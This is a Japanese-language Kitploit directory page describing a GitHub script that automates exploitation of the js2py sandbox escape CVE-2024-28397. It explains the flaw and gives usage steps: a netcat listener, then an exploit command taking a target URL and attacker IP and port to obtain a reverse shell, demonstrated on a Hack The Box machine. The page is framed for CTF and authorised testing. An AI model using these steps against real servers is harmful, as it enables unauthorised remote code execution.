
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/l1337xi/cve-2024-28397-exploit-automation
ペイロード生成エクスプロイトウェブアプリケーション悪用CTF学習と教育リモートアクセスツール
GitHubl1337xi/cve-2024-28397-exploit-automation

CVE-2024-28397-Exploit-Automation

**js2py Sandbox Escape** の脆弱性(CVE-2024-28397)を悪用するためのPython自動化スクリプトです。このツールは、脆弱なインスタンス上でリモートコード実行(RCE)を達成するためのペイロード生成・配信プロセスを自動化します。

共有
リポジトリを見る
23411ヶ月前未レビュー

CVE-2024-28397 エクスプロイト自動化

js2py サンドボックスエスケープ の脆弱性(CVE-2024-28397)を悪用するための Python 自動化スクリプトです。このツールは、脆弱性のあるインスタンス上でリモートコード実行(RCE)を達成するためのペイロード生成および配信プロセスを自動化します。

⚠️ 法的免責事項 事前の相互同意なしに対象に攻撃を仕掛けるためにこのツールを使用することは違法です。このリポジトリは教育目的のみで提供されています。作者はこの情報の誤用について一切の責任を負いません。このツールは、権限が付与されたセキュリティ評価および Capture The Flag(CTF)環境での使用を意図しています。

🧐 脆弱性について

CVE-2024-28397 は js2py ライブラリ(バージョン < 0.74)に影響を与えます。このライブラリは、JavaScript 環境をホストの Python 環境から適切に分離できません。

  • 欠陥: 不適切な入力サニタイズにより、Python 内部の __class__ および __subclasses__ 属性へのアクセスが可能になります。
  • 影響: 攻撃者はオブジェクト階層を走査して subprocess.Popen にアクセスし、ホストサーバー上で任意のコマンドを実行することができます。

🚀 特徴

  • 自動ペイロード生成: JavaScript サンドボックスエスケープロジックを自動的に構築します。
  • Base64 エンコーディング: 送信中の構文エラーを防ぐために、ペイロードのエンコーディングを処理します。
  • 接続処理: リクエストのタイムアウトに基づいてシェル実行の成功を検出します。
  • プロフェッショナルな出力: ステータス更新を備えたクリーンな CLI インターフェース。

🛠️ 使用方法

前提条件

pip install requests

Netcat リスナーを起動します:

nc -lvnp 1337

スクリプトを実行します:

python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>

📸 概念実証

以下は、脆弱性のあるターゲット(Hack The Box - CodeTwo)に対するツールの動作の様子です:

1. 実行

エクスプロイトを実行してペイロードを生成し、コールバックをトリガーします: crop3


2. 成功

リスナーでリバースシェルを受信します: リバースシェル成功

  • 📜 クレジット

  • 脆弱性の発見とコア JS ペイロード: Marven11

  • 自動化スクリプト: L1337Xi

  • コラボレーター:

    • Leyn4L
    • iamrizwanvp
    • axai457
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    396
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    257

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






